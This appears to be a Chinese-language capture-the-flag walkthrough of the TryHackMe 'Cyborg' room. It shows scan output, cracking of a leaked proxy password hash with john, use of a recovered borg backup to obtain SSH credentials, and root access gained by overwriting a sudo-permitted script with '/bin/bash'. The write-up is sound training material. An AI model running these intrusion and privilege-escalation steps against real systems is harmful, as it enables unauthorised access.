
Cyborg

URL

https://tryhackme.com/room/cyborgt8

IP


10.10.201.85



```
└─# nmap -sV -sC 10.10.201.85
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 13:58 CST
Nmap scan report for 10.10.201.85
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dbb270f307ac32003f81b8d03a89f365 (RSA)
|   256 68e6852f69655be7c6312c8e4167d7ba (ECDSA)
|_  256 562c7992ca23c3914935fadd697ccaab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.53 seconds
```

先使用nmap針對服務做服務探測及預設腳本列舉

（第2、3、4題答案）




```
Target: http://10.10.201.85/

[13:59:53] Starting:
[14:00:01] 403 -  277B  - /.ht_wsr.txt
[14:00:02] 403 -  277B  - /.htaccess.bak1
[14:00:02] 403 -  277B  - /.htaccess.orig
[14:00:02] 403 -  277B  - /.htaccess.save
[14:00:02] 403 -  277B  - /.htaccess.sample
[14:00:02] 403 -  277B  - /.htaccess_sc
[14:00:02] 403 -  277B  - /.htaccess_extra
[14:00:02] 403 -  277B  - /.htaccess_orig
[14:00:02] 403 -  277B  - /.htaccessBAK
[14:00:02] 403 -  277B  - /.htaccessOLD
[14:00:02] 403 -  277B  - /.htaccessOLD2
[14:00:02] 403 -  277B  - /.html
[14:00:02] 403 -  277B  - /.htm
[14:00:02] 403 -  277B  - /.htpasswd_test
[14:00:02] 403 -  277B  - /.httr-oauth
[14:00:02] 403 -  277B  - /.htpasswds
[14:00:29] 301 -  312B  - /admin  ->  http://10.10.201.85/admin/
[14:00:30] 200 -    6KB - /admin/
[14:00:30] 403 -  277B  - /admin/.htaccess
[14:00:30] 200 -    6KB - /admin/?/login
[14:00:30] 200 -    5KB - /admin/admin.html
[14:00:31] 200 -    6KB - /admin/index.html
[14:01:02] 200 -  927B  - /etc/
[14:01:02] 301 -  310B  - /etc  ->  http://10.10.201.85/etc/
[14:01:10] 200 -   11KB - /index.html
[14:01:35] 403 -  277B  - /server-status/
[14:01:35] 403 -  277B  - /server-status

Task Completed
```

使用dirsearch做目錄探測

從/admin/admin.html中有看到兩個關鍵點
分別是squid proxy及music_archive的備份

要注意的是，有三個人名最好先記錄一下（很有可能是帳號）
Alex看起來是比較有機會的，因為兩個關鍵點都是他說的


接著看到Archive有Download



```
└─# wget http://10.10.201.85/admin/archive.tar
--2023-01-27 15:21:02--  http://10.10.201.85/admin/archive.tar
Connecting to 10.10.201.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566720 (1.5M) [application/x-tar]
Saving to: 'archive.tar'

archive.tar          100%[==================================================>]   1.49M   367KB/s    in 4.2s

2023-01-27 15:21:06 (367 KB/s) - 'archive.tar' saved [1566720/1566720]


┌──(root㉿kali)-[~/working]
└─# tar xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

在README中有的網址，可以先學習一下borgbackup的一些知識、用法

先裝一下borgbackup （ apt install borgbackup -y ）




```
└─# borg list home/field/dev/final_archive/
Enter passphrase for key /root/working/home/field/dev/final_archive:
```


發現需要密碼

把剩下的目錄看完，在/etc/下有看到squid proxy的設定檔及密碼資料庫

請john來解解看密碼




```
└─# echo '$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.' > temp.txt

┌──(root㉿kali)-[~/working]
└─# john temp.txt --wordlist=rockyou.txt
```



```
└─# borg list home/field/dev/final_archive/
Enter passphrase for key /root/working/home/field/dev/final_archive:
music_archive                        Tue, 2020-12-29 22:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1
c82]
```


輸入密碼後，果然有備份



```
└─# borg mount home/field/dev/final_archive temp
Enter passphrase for key /root/working/home/field/dev/final_archive:

┌──(root㉿kali)-[~/working]
└─# ls -l temp
total 0
drwxr-xr-x 1 root root 0 Dec 29  2020 music_archive
```

看起來是alex的家目錄，逛了一下在Documents中有帳號密碼

忘記延長機器時間XD
IP改為10.10.199.142




```
└─# ssh alex@10.10.199.142
alex@10.10.199.142's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ 
```

成功登入


在家目錄取得第5題答案

sudo -l 就找到alex可以不需要密碼以任何的身份執行一支shell script



```
alex@ubuntu:~$ ls -l /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1083 Dec 30  2020 /etc/mp3backups/backup.sh
alex@ubuntu:~$ chmod 777 /etc/mp3backups/backup.sh
alex@ubuntu:~$ ls -l /etc/mp3backups/backup.sh
-rwxrwxrwx 1 alex alex 1083 Dec 30  2020 /etc/mp3backups/backup.sh
alex@ubuntu:~$ 
```

發現該檔案是屬於alex的，所以可以任意的更改該檔案的權限



```
alex@ubuntu:~$ echo '/bin/bash' > /etc/mp3backups/backup.sh
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh
root@ubuntu:~#
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

於是就直接請root給我bash啦～～

在root家目錄中找到第6題答案